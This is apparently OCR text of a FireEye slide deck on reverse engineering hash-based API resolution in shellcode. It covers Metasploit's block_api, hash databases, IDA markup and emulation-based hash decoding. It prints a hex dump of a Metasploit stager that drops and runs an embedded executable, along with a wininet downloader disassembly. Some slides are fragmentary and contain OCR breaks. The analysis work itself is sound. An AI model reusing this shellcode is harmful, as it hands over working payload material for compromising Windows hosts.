; We reset EBP to the address of 'api_call' as found in this blob to avoid any problems
; if the old stage 1 location gets munged.

  cld                   ; Clear the direction flag.
  call start            ; Call start, this pushes the address of 'api_call' onto the stack.
delta:                  ;
%include "./src/block/block_api.asm"
start:                  ;
  pop ebp               ; Pop off the address of 'api_call' for calling later.
  ; create a file in a temp dir...
  push byte 127         ; Push down 127
  pop eax               ; And pop it into EAX
  shl eax, 3            ; Shift EAX left by 3 so it = 1016
  sub esp, eax          ; Alloc this space on the stack for the temp file path + name
  push esp              ; Push the buffer address
  push eax              ; Push the buffer size (127 * 4 = 508)
  push 0xE449F330       ; hash( "kernel32.dll", "GetTempPathA" )
```

```
00000000  8e 01 00 00                                        ....
00000004  fc e8 89 00 00 00 60 89  e5 31 d2 64 8b 52 30 8b  ......`. .1.d.R0.
00000014  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  R..R..r( ..J&1.1.
00000024  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  .<a|., . ......RW
00000034  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  .R..B<.. .@x..tJ.
00000044  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  .P.H..X  ...<I.4.
00000054  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  ..1.1... ....8.u.
00000064  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  .}.;}$u. X.X$..f.
00000074  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  .K.X.... .....D$$
00000084  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  [[aYZQ.. X_Z....]
00000094  6a 7f 58 c1 e0 03 29 c4  54 50 68 30 f3 49 e4 ff  j.X...). TPh0.I..
000000A4  d5 8d 04 04 c7 00 73 76  63 2e c7 40 04 65 78 65  ......sv c..@.exe
000000B4  00 89 e0 50 6a 00 6a 06  6a 02 6a 00 6a 07 68 00  ...Pj.j. j.j.j.h.
000000C4  00 00 e0 50 68 da f6 da  4f ff d5 89 c3 54 89 e6  ...Ph... O....T..
000000D4  6a 00 6a 04 56 57 68 02  d9 c8 5f ff d5 8b 36 6a  j.j.VWh. ..._...6j
000000E4  04 68 00 10 00 00 56 6a  00 68 58 a4 53 e5 ff d5  .h....Vj .hX.S...
000000F4  53 53 89 e1 6a 00 51 56  50 53 89 c3 6a 00 56 53  SS..j.QV PS..j.VS
00000104  57 68 02 d9 c8 5f ff d5  01 c3 29 c6 85 f6 75 ec  Wh..._.. ..)...u.
00000114  68 2d 57 ae 5b ff d5 59  68 c6 96 87 52 ff d5 57  h-W.[..Y h...R..W
00000124  57 57 31 f6 6a 12 59 56  e2 fd 66 c7 44 24 3c 01  WW1.j.YV ..f.D$<.
00000134  01 8d 44 24 10 c6 00 44  54 50 56 56 56 46 56 4e  ..D$...D TPVVVFVN
00000144  56 56 ff 74 24 78 56 68  79 cc 3f 86 ff d5 89 e0  VV.t$xVh y.?.....
00000154  4e 56 46 ff 30 68 08 87  1d 60 ff d5 57 68 75 6e  NVF.0h.. .`..Whun
00000164  4d 61 ff d5 ff 74 24 58  68 d7 2e dd 13 ff d5 bb  Ma...t$X h.......
00000174  f0 b5 a2 56 68 a6 95 bd  9d ff d5 3c 06 7c 0a 80  ...Vh... ...<.|..
00000184  fb e0 75 05 bb 47 13 72  6f 6a 00 53 ff d5        ..u..G.r oj.S..
00000192  00 04 0e 00                                        ....
00000196  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ...... ........
000001A6  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........ @.......
000001B6  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
000001C6  00 00 00 00 00 00 00 00  00 00 00 00 f0 00 00 00  ........ ........
000001D6  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ........ !..L.!Th
000001E6  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is progr am canno
000001F6  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run  in DOS
00000206  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode.... $.......
```


javascript
(exploit?)
shellcode
(Metasploit)
.exe
(???)

```
$ md5sum ../foo.bin
10e4a1d2132ccb5c6759f038cdb6f3c9  ../foo.bin
```

File information

Identification | Details | Content | Analyses | Submissions | ITW | Comments

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem that targets 64bit architectures.

FileVersionInfo properties

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Original name	CALC.EXE
Internal name	CALC
File version	6.1.7600.16385 (win7_rtm.090713-1255)
Description	Windows Calculator

PE header basic information

Target machine	x64
Compilation timestamp	2009-07-13 23:57:08

Download file | Re-scan file | Close

efficacy:

across MSDN & NSRL,
8 FPs, all in RPC code

for example:

```
; Attributes: bp-based frame

sub_4F02FDD5 proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
phkResult= dword ptr -4

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, dword_4F0531EC
push    edi
cmp     esi, 0FFFFFFFFh
jnz     loc_4F02FE72
```

```
lea     eax, [ebp+phkResult]
xor     edi, edi
push    eax             ; phkResult
push    20019h          ; samDesired
push    edi             ; ulOptions
push    offset aSoftwareMicros_3 ; "Software\\Microsoft\\Rpc\\SystemParamet"...
push    80000002h       ; hKey
mov     [ebp+phkResult], edi
call    ds:RegOpenKeyExW
mov     esi, eax
test    esi, esi
jnz     short loc_4F02FE55
```

```
mov     eax, large fs:30h ; yara: peb-parsing/peb_parsing/$peb_parsing
lea     ecx, [ebp+var_C]
push    ecx
lea     ecx, [ebp+var_8]
push    ecx
mov     eax, [eax+0Ch]
push    edi
push    18h
mov     eax, [eax+0Ch]
mov     eax, [eax+30h]
push    eax
push    edi
push    [ebp+phkResult]
mov     [ebp+var_C], 4
mov     [ebp+var_8], edi
call    ds:RegGetValueW
mov     edi, [ebp+phkResult]
mov     esi, eax
test    esi, esi
jnz     short loc_4F02FE58
```

total_hits	523
unique_customer_hits	19
first_hit_date	2019-01-01T01:32:12.004Z
last_hit_date	2019-04-11T14:14:04.000Z
hx_appliance_hits	0
ax_appliance_hits	128
nx_appliance_hits	358
ex_appliance_hits	37

```
125 Education
 68 Other
 63 Telecom
 21 High-Tech
 17 Government: Federal
 11 ETP
  7 Healthcare
  4 UNKNOWN
  4 Insurance
  3 Financial Services
  1
```


FIREEYE™

resolution by hash

- opsec problem: names of routines to resolve stored in plaintext
- performance problem: names of routines to resolve are long

- common solution: use fixed-length hash of routine name

```
$ strings 01713a53d955de17205785df8c5d8b9292425ef49fa8e215ad5d64a7cf880425
;}$u
D$$[[aYZQ
]hnet
hwiniThLw&
SSSSSh:Vy
/gqI9vCrIoPEZhBiFQ4X2pwJCK9UEfuDT_r9rA3en
SSSWSVh
VhuF
SSSSVh-
0.0.0.0
```


shellcode
program logic
hash
0x7c0d3a06
0xd4db8b88
TEB
PEB
LDR_DATA
modules list
openssl.dll
winhttp.dll
HTTP
protocol logic
export table
open 1
close 2
send 3
0x7c0d3a06 = HASH("open")

```
; Attributes: noreturn

sub_88 proc near
pop     ebp
push    74656Eh
push    696E6977h
push    esp
push    726774Ch
call    ebp
xor     ebx, ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    0A779563Ah
call    ebp
push    ebx
push    ebx
push    3
push    ebx
push    ebx
push    20FBh
call    sub_172
sub_88 endp
```

???

HD Moore Overhaul of the metasploit payloads from Stephen Fewer - smaller/clea... 49b7dcb on Jul 31, 2009

0 contributors

146 lines (140 sloc) 6.49 KB Raw Blame History

```
#==============================================================================#
# This script can detect hash collisions between exported API functions in
# multiple modules by either scanning a directory tree or just a single module.
# This script can also just output the correct hash value for any single API
# function for use with the 'api_call' function in 'block_api.asm'.
#
# Example: Detect fatal collisions against all modules in the C drive:
#     >hash.py /dir c:\
#
# Example: List the hashes for all exports from kernel32.dll (As found in 'c:\windows\system32\')
#     >hash.py /mod c:\windows\system32\ kernel32.dll
```

```
62  #==============================================================================#
63  def ror( dword, bits ):
64    return ( dword >> bits | dword << ( 32 - bits ) ) & 0xFFFFFFFF
65  #==============================================================================#
66  def unicode( string, uppercase=True ):
67    result = "";
68    if uppercase:
69      string = string.upper()
70    for c in string:
71      result += c + "\x00"
72    return result
73  #==============================================================================#
74  def hash( module, function, bits=13, print_hash=True ):
75    module_hash = 0
76    function_hash = 0
77    for c in unicode( module + "\x00" ):
78      module_hash  = ror( module_hash, bits )
79      module_hash += ord( c )
80    for c in str( function + "\x00" ):
81      function_hash  = ror( function_hash, bits )
82      function_hash += ord( c )
83    h = module_hash + function_hash & 0xFFFFFFFF
84    if print_hash:
85      print "[+] 0x%08X = %s!%s" % ( h, module.lower(), function )
86    return h
```

Using Precalculated String Hashes when Reverse Engineering Shellcode

November 29, 2012 | by Jay Smith

In the five years I have been a part of Mandiant's malware analysis team (now formally known as M-Labs) there have been times when I've had to reverse engineer chunks of shellcode. In this post I will give some background on shellcode import resolution techniques and how to automate IDA markup to allow faster shellcode reverse engineering.

fireeye / flare-ida

Branch: master flare-ida / shellcode_hashes /

Create new file Upload files Find file History

jhsmith Merge pull request #53 from strictlymike/retire-playWith0xedb88320Hash ... Latest commit 8bd398f on Feb 9

..

README.md	Added initial public shellcode hashing plugin	4 years ago
make_sc_hash_db.py	Merge pull request #53 from strictlymike/retire-playWith0xedb88320Hash	9 months ago
sc_hashes.db	Updating hash db	9 months ago

```
SELECT hash_name, hash_val, lib_name, symbol_name
FROM 'symbol_hashes' A
JOIN 'source_libs' B ON A.lib_key=B.lib_key
JOIN 'hash_types' C ON A.hash_type=C.hash_type
ORDER BY hash_val;
```

hash_name	hash_val	lib_name	symbol_name
hash_Carbanak	27054772	ntoskrnl.exe	RtlSetBit
sll1AddHash32	27054932	gdi32.dll	ChoosePixelFormat
fnv1Xor67f	27058142	ntoskrnl.exe	READ_REGISTER_ULONG
rol7AddHash32	27065315	kernel32.dll	LocalHandle
rol7AddXor2Hash32	27072222	kernel32.dll	CreateNlsSecurityDescriptor
sll1AddHash32	27073680	ole32.dll	CoGetClassVersion
sll1AddHash32	27087642	gdi32.dll	GdiValidateHandle
hash_Carbanak	27088413	ntdll.dll	ZwDeleteObjectAuditAlarm
sll1AddHash32	27091256	ole32.dll	CoGetContextToken
hash_Carbanak	27127095	advapi32.dll	ElfFlushEventLog
ror11AddHash32	27132147	ntoskrnl.exe	RtlxOemStringToUnicodeSize
ror11AddHash32	27132147	ntdll.dll	RtlxOemStringToUnicodeSize
sll1AddHash32	27132756	gdi32.dll	GdiSetPixelFormat
sll1AddHash32	27134652	urlmon.dll	DllGetClassObject
sll1AddHash32	27134652	winhttp.dll	DllGetClassObject

```
; Attributes: noreturn

sub_88 proc near
pop     ebp
push    74656Eh
push    696E6977h
push    esp
push    726774Ch
call    ebp
xor     ebx, ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    0A779563Ah
call    ebp
push    ebx
push    ebx
push    3
push    ebx
push    ebx
push    20FBh
call    sub_172
sub_88 endp
```

```sql
SELECT hash_name, hash_val, lib_name, symbol_name
FROM 'symbol_hashes' A
JOIN 'source_libs' B ON A.lib_key=B.lib_key
JOIN 'hash_types' C ON A.hash_type=C.hash_type
WHERE hash_val=0xA779563A
ORDER BY hash_val;
```

hash_name	hash_val	lib_name	symbol_name
ror13AddHash32AddDll	2809747002	wininet.dll	InternetOpenA

```
; Attributes: noreturn

sub_88 proc near
pop     ebp
push    74656Eh
push    696E6977h
push    esp
push    726774Ch
call    ebp
xor     ebx, ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    0A779563Ah
call    ebp             ; wininet.dll!InternetOpenA
push    ebx
push    ebx
push    3
push    ebx
push    ebx
push    20FBh
call    sub_172
sub_88 endp
```

Google

A779563A

All Maps Videos Images Shopping More Settings Tools

About 129 results (0.26 seconds)

fido/fido.py at master · secretsquirrel/fido · GitHub
https://github.com/secretsquirrel/fido/blob/master/fido.py
0x6F721347, "ntdll.dll!RtlExitUserThread"),. (0x23E38427, "advapi32.dll!RevertToSelf"),. (0xa779563a, "wininet.dll!InternetOpenA"),. (0xc69f8957, "wininet.dll!

["/imageRepository/8df33ff6-9531-43a3-ad93-02c5f6cad040.jpg ...
en.gzfmtruss.com/comp-FrontProductsItem_imagesBySpecJson01-001
... -d5ba8d21001b.jpg","/imageRepository/1fd0c879-141c-4077-bb8b-37d6c6d99e87.jpg","/imageRepository/a779563a-4a5d-4979-b9e9-35fa098064b3.jpg" ...

www.PetHarbor.com Animal Search: STRAY OR FOUND
www.petharbor.com/results.asp?...
191 matches - A779563, I am a white and red male. The finder thinks I am about 1 year old. Australian Cattle Dog mix, FOUND, 0007 Days. A780008, I am a white ...

```
1795        self.hashes = [  ( 0x006B8029, "ws2_32.dll!WSAStartup" ),
1796                         ( 0xE0DF0FEA, "ws2_32.dll!WSASocketA" ),
1797                         ( 0x33BEAC94, 'ws2_32.dll!WSAaccept'),
1798                         ( 0x6737DBC2, "ws2_32.dll!bind" ),
1799                         ( 0xFF38E9B7, "ws2_32.dll!listen" ),
1800                         ( 0xE13BEC74, "ws2_32.dll!accept" ),
1801                         ( 0x614D6E75, "ws2_32.dll!closesocket" ),
1802                         ( 0x6174A599, "ws2_32.dll!connect" ),
1803                         ( 0x5FC8D902, "ws2_32.dll!recv" ),
1804                         ( 0x5F38EBC2, "ws2_32.dll!send" ),
1805                         ( 0x5BAE572D, "kernel32.dll!WriteFile" ),
1806                         ( 0x4FDAF6DA, "kernel32.dll!CreateFileA" ),
1807                         ( 0x13DD2ED7, "kernel32.dll!DeleteFileA" ),
1808                         ( 0xE449F330, "kernel32.dll!GetTempPathA" ),
1809                         ( 0x528796C6, "kernel32.dll!CloseHandle" ),
1810                         ( 0x863FCC79, "kernel32.dll!CreateProcessA" ),
1811                         ( 0xE553A458, "kernel32.dll!VirtualAlloc" ),
1812                         ( 0x300F2F0B, "kernel32.dll!VirtualFree" ),
1813                         ( 0x0726774C, "kernel32.dll!LoadLibraryA" ),
1814                         ( 0x7802F749, "kernel32.dll!GetProcAddress" ),
1815                         ( 0x601D8708, "kernel32.dll!WaitForSingleObject" ),
1816                         ( 0x876F8B31, "kernel32.dll!WinExec" ),
1817                         ( 0x9DBD95A6, "kernel32.dll!GetVersion" ),
1818                         ( 0xEA320EFE, "kernel32.dll!SetUnhandledExceptionFilter" ),
1819                         ( 0x56A2B5F0, "kernel32.dll!ExitProcess" ),
1820                         ( 0x0A2A1DE0, "kernel32.dll!ExitThread" ),
1821                         ( 0x6F721347, "ntdll.dll!RtlExitUserThread" ),
1822                         ( 0x23E38427, "advapi32.dll!RevertToSelf" ),
1823                         ( 0xa779563a, "wininet.dll!InternetOpenA"),
1824                         ( 0xc69f8957, "wininet.dll!InternetConnectA"),
1825                         ( 0x3B2E55EB, "wininet.dll!HttpOpenRequestA"),
1826                         ( 0x869E4675, "wininet.dll!InternetSetOptionA"),
1827                         ( 0x7B18062D, "wininet.dll!HttpSendRequestA"),
1828                         ( 0xE2899612, "wininet.dll!InternetReadFile"),
```

FIREEYE™

automated hash decoding

string decoder routine

- tedious to analyze
- tight, loopy, arithmetic logic
- called a bunch with few args
- “referentially transparent”

hash resolver routine

- tedious to analyze
- tight, loopy, arithmetic logic
- called a bunch with few args
- “referentially transparent”

```
DEBUG:__main__:attempting to resolve hash: a055db61
INFO:__main__:resolved a055db61 to function 0x180014710 (FlsGetValue)
DEBUG:__main__:attempting to resolve hash: 3c4c8362
INFO:__main__:resolved 3c4c8362 to function 0x18001ec30 (BaseCheckAppcompatCacheExWorker)
DEBUG:__main__:attempting to resolve hash: 45baf364
INFO:__main__:resolved 45baf364 to function 0x18005a280 (CreatePrivateNamespaceA)
DEBUG:__main__:attempting to resolve hash: 3911f365
INFO:__main__:resolved 3911f365 to function 0x180022870 (GetNumberOfConsoleInputEvents)
DEBUG:__main__:attempting to resolve hash: 75f87364
INFO:__main__:resolved 75f87364 to function 0x18001e860 (GetSystemDefaultLangID)
DEBUG:__main__:attempting to resolve hash: 82394364
INFO:__main__:resolved 82394364 to function 0x180037100 (HeapQueryInformation)
DEBUG:__main__:attempting to resolve hash: 9704c369
INFO:__main__:resolved 9704c369 to function 0x180094191 (GetPackageId)
DEBUG:__main__:attempting to resolve hash: eb51736b
INFO:__main__:resolved eb51736b to function 0x18001e3a0 (GetVersion)
DEBUG:__main__:attempting to resolve hash: 6f95336f
INFO:__main__:resolved 6f95336f to function 0x180052b20 (BaseFormatTimeOut)
DEBUG:__main__:attempting to resolve hash: 1884fb70
INFO:__main__:resolved 1884fb70 to function 0x18003c960 (GetUmsSystemThreadInformation)
DEBUG:__main__:attempting to resolve hash: 08887b71
INFO:__main__:resolved 08887b71 to function 0x180035d20 (GetNumaProximityNode)
DEBUG:__main__:attempting to resolve hash: 2e013b77
INFO:__main__:resolved 2e013b77 to function 0x1800367f0 (AddResourceAttributeAce)
DEBUG:__main__:attempting to resolve hash: b21beb7b
INFO:__main__:resolved b21beb7b to function 0x18001bc70 (CreateFil MappingW)
DEBUG:__main__:attempting to resolve hash: b640f37f
INFO:__main__:resolved b640f37f to function 0x180021fb0 (Initializ ri  ectionEx)
DEBUG:__main__:attempting to resolve hash: f2b36380
INFO:__main__:resolved f2b36380 to function 0x180037260 (K32GetDev  verFileNameA)
DEBUG:__main__:attempting to resolve hash: f1110b83
INFO:__main__:resolved f1110b83 to function 0x1800371f0 (K32EmptyWorkingSet)
DEBUG:__main__:attempting to resolve hash: 2756f385
INFO:__main__:resolved 2756f385 to function 0x180059d50 (GetNamedPipeClientComputerNameA)
DEBUG:__main__:attempting to resolve hash: fac7238a
INFO:__main__:resolved fac7238a to function 0x18003d890 (CreateTapePartition)
DEBUG:__main__:attempting to resolve hash: 61c3838b
INFO:__main__:resolved 61c3838b to function 0x180037060 (GetThreadIOPendingFlag)
DEBUG:__main__:attempting to resolve hash: d497db8b
INFO:__main__:resolved d497db8b to function 0x180021df0 (GetVolumeNameForVolumeMountPointW)
DEBUG:__main__:attempting to resolve hash: 7323e38e
INFO:__main__:resolved 7323e38e to function 0x180021f80 (CreateSemaphoreW)
DEBUG:__main__:attempting to resolve hash: 8c7b4b92
INFO:__main__:resolved 8c7b4b92 to function 0x180011240 (GlobalAddAtomW)
DEBUG:__main__:attempting to resolve hash: c7e8c395
INFO:__main__:resolved c7e8c395 to function 0x180036820 (AllocateUserPhysicalPages)
DEBUG:__main__:attempting to resolve hash: 3eb7eb9a
INFO:__main__:resolved 3eb7eb9a to function 0x180022220 (FindNextFileNameW)
DEBUG:__main__:attempting to resolve hash: e7e10b9a
INFO:__main__:resolved e7e10b9a to function 0x18001e7c0 (GetThreadId)
DEBUG:__main__:attempting to resolve hash: 0c0bfb9d
INFO:__main__:resolved 0c0bfb9d to function 0x180094781 (GetStateFolder)
```

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports:
        if hash(export.name) == asked_hash:
            return export.address
```

```
            kernel32.dll, wininet.dll, …
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports:
        if hash(export.name) == asked_hash:
            return export.address
```

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: CreateFile, DeleteFile
        if hash(export.name) == asked_hash:
            return export.address
```

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports:
        if hash(export.name) == asked_hash: 0xAAAAAAAA
            return export.address
```

```
0000000000000771
0000000000000771                        loc_771:                ; *addr
0000000000000771 41 8B 0A               mov     ecx, [r10]
0000000000000774 49 03 C8               add     rcx, r8         ; rva->va
0000000000000777 33 D2                  xor     edx, edx
0000000000000779 EB 1B                  jmp     short hash
```

```
0000000000000796
0000000000000796                        hash:
0000000000000796 8A 01                  mov     al, [rcx]
0000000000000798 84 C0                  test    al, al
000000000000079A 75 DF                  jnz     short loc_77B
```

```
000000000000079C 8D 04 D2               lea     eax, [rdx+rdx*8]
000000000000079F 8B C8                  mov     ecx, eax
00000000000007A1 C1 E9 0B               shr     ecx, 0Bh
00000000000007A4 33 C8                  xor     ecx, eax
00000000000007A6 69 C9 01 80 00 00      imul    ecx, 8001h
00000000000007AC 3B CB                  cmp     ecx, ebx
00000000000007AE 74 15                  jz      short loc_7C5   ; table->AddressOfOrdinals
```

```
000000000000077B
000000000000077B                        loc_77B:
000000000000077B 0F BE C0               movsx   eax, al
000000000000077E 03 C2                  add     eax, edx
0000000000000780 69 C0 01 04 00 00      imul    eax, 401h
0000000000000786 8B D0                  mov     edx, eax
0000000000000788 C1 EA 06               shr     edx, 6
000000000000078B 33 D0                  xor     edx, eax
000000000000078D 81 EA 1D 50 8A 4E      sub     edx, 4E8A501Dh
0000000000000793 48 FF C1               inc     rcx
```

```
00000000000007B0 41 FF C3               inc     r11d
00000000000007B3 49 83 C2 04            add     r10, 4
00000000000007B7 45 3B 59 18            cmp     r11d, [r9+18h]  ; table->NumberOfNames
00000000000007BB 72 B4                  jb      short loc_771   ; *addr
```

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports:
        if hash(export.name) == asked_hash:
            return export.address
```

```
000000000000079C 8D 04 D2                lea     eax, [rdx+rdx*8]
000000000000079F 8B C8                   mov     ecx, eax
00000000000007A1 C1 E9 0B                shr     ecx, 0Bh
00000000000007A4 33 C8                   xor     ecx, eax
00000000000007A6 69 C9 01 80 00 00       imul    ecx, 8001h
00000000000007AC 3B CB                   cmp     ecx, ebx          ; hash(export.name) == asked_hash
00000000000007AE 74 15                   jz      short loc_7C5     ; table->AddressOfOrdinals
```

computed hash

query hash

1. map shellcode, stack region
2. map PE header
    1. emit `TEB`, `PEB`, `LDR_DATA` structures
    2. map DLLs and add to loaded lists (eg. `InMemoryOrderModuleList`)
3. identify hash resolver routine
4. emulate shellcode until the start of hash resolver routine

5. “taint” the hash argument (i.e. record it somewhere)
6. with temporary context, emulate hash resolver routine
   1. instrument instructions to collect comparisons to tainted value
